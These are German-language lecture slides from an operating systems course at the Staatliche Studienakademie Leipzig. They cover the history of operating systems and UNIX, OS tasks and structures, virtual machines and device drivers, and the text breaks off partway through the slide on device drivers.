Betriebssysteme

Modul OPSY Betriebssysteme

Fallstudie 1: Linux

Prof. Dr. I. Brunner
Staatliche Studienakademie Leipzig

Fallstudie 1: Linux

1. Einführung
   - Geschichte
   - Betriebssystem-Aufgaben
   - Struktur von Betriebssystemen
   - Betriebssystem-Konzepte
2. Grundlegende UNIX -Befehle
3. Aufbau Partionstabellen
4. Der vi Editor
5. Die Shell
6. Shell Scripte


Literatur

- Adrew S. Tannenbaum: Moderne Betriebssysteme. 2. überarb. Auflage, Pearson Studium 2002, ISBN 3827370191

- Winfried Kalfa: Betriebssysteme. 1988, ISBN: 3055004779.

Rechensystem

- Hardware
- Systemprogramme
- Anwendungsprogramme



Geschichte der Betriebssysteme

- 1. Digitalrechner: „Analytische Maschine“ von Charles Babbage (1792-1871)

- Babbage erkannte die Notwendigkeit von Software
  - Für „Software“ stellte er Ada Lovelace ein, die damit faktisch die 1. Programmiererin ist
  - Die Programmiersprache Ada ist nach ihr benannt

Geschichte der Betriebssysteme

1. Generation 1945-1955 – Elektronenröhren
2. Generation 1955-1965 – Transistoren
    - Stapelverarbeitungssystem
3. Generation 1965 – 1980
    - Jobverarbeitung
    - Time Sharing
    - UNIX
4. Generation 1980 – heute - Large Scale Integration
    - CP/M
    - DOS
    - GUI
    - MS Windows
    - Verschiedene UNIX-artige Systeme: Linux, MacOS, Android, IOS ...

UNIX Geschichte

(Quelle: http://www.unix.org/what_is_unix/history_timeline.html)

1969	**The Beginning**	The history of UNIX starts back in 1969, when Ken Thompson, Dennis Ritchie and others started working on the "little-used PDP-7 in a corner" at Bell Labs and what was to become UNIX.
1971	**First Edition**	It had a assembler for a PDP-11/20, file system, fork(), roff and ed. It was used for text processing of patent documents.
1973	**Fourth Edition**	It was rewritten in C. This made it portable and changed the history of OS's.
1975	**Sixth Edition**	UNIX leaves home. Also widely known as Version 6, this is the first to be widely available out side of Bell Labs. The first BSD version (1.x) was derived from V6.
1979	**Seventh Edition**	It was a "improvement over all preceding and following Unices" [Bourne]. It had C, UUCP and the Bourne shell. It was ported to the VAX and the kernel was more than 40 Kilobytes (K).
1980	**Xenix**	Microsoft introduces Xenix. 32V and 4BSD introduced.
1982	**System III**	AT&T's UNIX System Group (USG) release System III, the first public release outside Bell Laboratories. SunOS 1.0 ships. HP-UX introduced. Ultrix-11 Introduced.
1983	**System V**	Computer Research Group (CRG), UNIX System Group (USG) and a third group merge to become UNIX System Development Lab. AT&T announces UNIX System V, the first supported release. Installed base 45,000.
1984	**4.2BSD**	University of California at Berkeley releases 4.2BSD, includes TCP/IP, new signals and much more. X/Open formed.
1984	**SVR2**	System V Release 2 introduced. At this time there are 100,000 UNIX installations around the world.
1986	**4.3BSD**	4.3BSD released, including internet name server. SVID introduced. NFS shipped. AIX announced. Installed base 250,000.
1987	**SVR3**	System V Release 3 including STREAMS, TLI, RFS. At this time there are 750,000 UNIX installations around the world. IRIX introduced.
1988		POSIX.1 published. Open Software Foundation (OSF) and UNIX International (UI) formed. Ultrix 4.2 ships.
1989		AT&T UNIX Software Operation formed in preparation for spinoff of USL. Motif 1.0 ships.
1989	**SVR4**	UNIX System V Release 4 ships, unifying System V, BSD and Xenix. Installed base 1.2 million.

1989	**SVR4**	UNIX System V Release 4 ships, unifying System V, BSD and Xenix. Installed base 1.2 million.
1990	**XPG3**	X/Open launches XPG3 Brand. OSF/1 debuts. Plan 9 from Bell Labs ships.
1991		UNIX System Laboratories (USL) becomes a company - majority-owned by AT&T. Linus Torvalds commences Linux development. Solaris 1.0 debuts.
1992	**SVR4.2**	USL releases UNIX System V Release 4.2 (Destiny). October - XPG4 Brand launched by X/Open. December 22nd Novell announces intent to acquire USL. Solaris 2.0 ships.
1993	**4.4BSD**	4.4BSD the final release from Berkeley. June 16 Novell acquires USL
Late 1993	**SVR4.2MP**	Novell transfers rights to the "UNIX" trademark and the Single UNIX Specification to X/Open. COSE initiative delivers "Spec 1170" to X/Open for fasttrack. In December Novell ships SVR4.2MP , the final USL OEM release of System V
1994	**Single UNIX Specification**	BSD 4.4-Lite eliminated all code claimed to infringe on USL/Novell. As the new owner of the UNIX trademark, X/Open introduces the Single UNIX Specification (formerly Spec 1170), separating the UNIX trademark from any actual code stream.
1995	**UNIX 95**	X/Open introduces the UNIX 95 branding programme for implementations of the Single UNIX Specification. Novell sells UnixWare business line to SCO. Digital UNIX introduced. UnixWare 2.0 ships. OpenServer 5.0 debuts.
1996		The Open Group forms as a merger of OSF and X/Open.
1997	**Single UNIX Specification, Version 2**	The Open Group introduces Version 2 of the Single UNIX Specification, including support for realtime, threads and 64-bit and larger processors. The specification is made freely available on the web. IRIX 6.4, AIX 4.3 and HP-UX 11 ship.
1998	**UNIX 98**	The Open Group introduces the UNIX 98 family of brands, including Base, Workstation and Server. First UNIX 98 registered products shipped by Sun, IBM and NCR. The Open Source movement starts to take off with announcements from Netscape and IBM. UnixWare 7 and IRIX 6.5 ship.
1999	**UNIX at 30**	The UNIX system reaches its 30th anniversary. Linux 2.2 kernel released. The Open Group and the IEEE commence joint development of a revision to POSIX and the Single UNIX Specification. First LinuxWorld conferences. Dot com fever on the stock markets. Tru64 UNIX ships.
2001	**Single UNIX Specification, Version 3**	Version 3 of the Single UNIX Specification unites IEEE POSIX, The Open Group and the industry efforts. Linux 2.4 kernel released. IT stocks face a hard time at the markets. The value of procurements for the UNIX brand exceeds $25 billion. AIX 5L ships.

2003	**ISO/IEC 9945:2003**	The core volumes of Version 3 of the Single UNIX Specification are approved as an international standard. The "Westwood" test suite ship for the UNIX 03 brand. Solaris 9.0 E ships. Linux 2.6 kernel released.
2007		Apple Mac OS X certified to UNIX 03.
2008	**ISO/IEC 9945:2008**	Latest revision of the UNIX API set formally standardized at ISO/IEC, IEEE and The Open Group. Adds further APIs
2009	**UNIX at 40**	IDC on UNIX market -- says UNIX $69 billion in 2008, predicts UNIX $74 billion in 2013
2010	**UNIX on the Desktop**	Apple reports 50 million desktops and growing -- these are Certified UNIX systems.

Arten von Betriebssystemen

- Mainframe OS
  - Batchverarbeitung, Transaktionsverarbeitung, Zeitaufteilungsverfahren, z.B. OS/390
- Server-OS
- Multiprozessor-OS
- OS für PC
  - „Manche Leute wissen teilweise überhaupt nicht, dass es noch andere Systeme gibt“ *(Andrew S. Tanenbaum)*
- Echtzeit-OS
- OS für eingebettete Systeme
- OS für Chipkarten

BIOS/UEFI

Basic Input Output System/Unified Extensible Firmware Interface

- POST (Power On Self Test)
- Konfiguration von Rechnerkomponenten (Plug & Play)
- Laden des OS
- Stellt OS Konfigurationsdaten zur Verfügung
- Grundlegende Programmschnittstellen zur Hardware

Aufgaben des Betriebssystems


- Booten des Rechners
- Prüfung der Zugangsberechtigung (login) und Rechteverwaltung
- Verbindung zwischen Rechnersystem und Benutzer (Benutzer: Mensch, Programm)
    - Kommandointerpretation
    - Shell
    - Benutzeroberfläche
- Verwaltung von Daten in Form von Dateien (Files)
    - Zugriff auf Dateien auf Massenspeicher (Schreiben, Lesen, Kopieren, Löschen, Benennen, Ordnen)
    - File enthält Programm: OS startet Ausführung d. Programms

Aufgaben des Betriebssystems (2)

- Ressourcenverwaltung
  - Hardware: CPU, Speicherplatz, FD, HD, Netzwerk, Drucker
  - Software: Programme, Prozesse, Tabellen
  - Beispiel Mainframe: Jedem Benutzer wird die CPU regelmäßig für eine begrenzte Zeit zugeteilt, scheinbar „gleichzeitige“ Bearbeitung (Multitasking, Time Sharing)
- Erhebung von Abrechnungsdaten (vor allem für Mehrbenutzersysteme)
- Komplexität der Hardware wird vor dem Benutzer verborgen (Abstraktion, Virtualisierung)

Aufgaben des Betriebssystems (3)

- Gerätezugriff wird vereinfacht (vgl. Abstraktion)
  - Beispiel Festplatte (Floppy Disk ähnlich)



IBM PC Floppy Disk

Anzahl der Zylinder	40
Spuren pro Zylinder	2
Sektoren pro Spur	9
Bytes pro Sektor	512
Sektoren insgesamt	720
Bytes insgesamt	368640

Einordnung OS

- Top-down-Sicht:
  - OS präsentiert den Benutzern eine erweiterte bzw. virtuelle Maschine, die leichter als die darunterliegende Hardware zu programmieren ist
- Bottom-up-Sicht
  - OS übernimmt die Verwaltung aller Bestandteile eines komplexen Systems (Verwaltung CPU-Verwendung durch Programme, Drucker-Pipeline)


Mehrere Programme im Speicher

- Probleme:
  1. Schutz der Programme voreinander und Schutz des Kernels
  2. Umgang mit dem Laden der Programme an unterschiedlichen Adressen im Speicher

- ➔ Alle Lösungen erfordern spezielle Hardware der CPU
  - ➔ Einfachste Lösung: Basis-Register + Limit-Register (MMU Memory Management Unit)


- Resultat: Prozesswechsel kostet relativ viel Zeit

Einordnung eines Betriebssystems in die Systemarchitektur



Monolithische Betriebssystemstruktur

- Aufteilung in Benutzer-ebene (user) und Systemebene (kernel)
- Ablauf:
  1. Anwender-Programm benötigt OS-Service: System Call
  2. Parameter in Übergabebereich plaziert
  3. Steuerung an Systemkern übergeben: Kernel Call
  4. Kernel identifiziert Service-Routine und ruft sie auf
  5. Service-Routine läuft ab ung gibt Ergebnis an das Anwender-Programm zurück
- Teilung in user – kernel ergibt ungenügende Strukturierung




Geschichtete Betriebssystemstruktur

- 3 Ebenen:
  - User
  - Service Routinen
  - Basisdienste
- Trennung wird oft nicht strikt eingehalten

Virtuelle Maschinen


- Zweiteilung der OS-Aufgaben mit der Einführung von Time-Sharing:
  1. Mehrfachnutzung der Hardware
  2. Anhebung der Hardware-Schnittstelle: extendet machine
- Beispiel IBM/370:
  - Virtual Machine Monitor (VM/370) vervielfacht Hardware durch exakte Replikation
  - Auf der vereinfachten Hardware-Schnittstelle setzt ein (oder mehrere) Single User OS auf




Struktur von VM/370 mit CMS

Client-Server-Modell eines OS

- Prinzipieller Mechanismus: Nachrichtenaustausch (message passing), Mailboxes, Warteschlangen
- Trend zu Microkernel, nur Basisdienste, Services in eine höhere (benutzernähere) Ebene verlagert



UNIX - Client-Server-Struktur



Gerätetreiber

- Controller sind verschieden, das erfordert eine spezielle Software die Kommandos an Controller sendet und die Antworten empfängt – den **Gerätetreiber**
- Gerätetreiber werden meist im Kernelmodus ausgeführt (selten im Benutzermodus)
- Integration in Kernel:
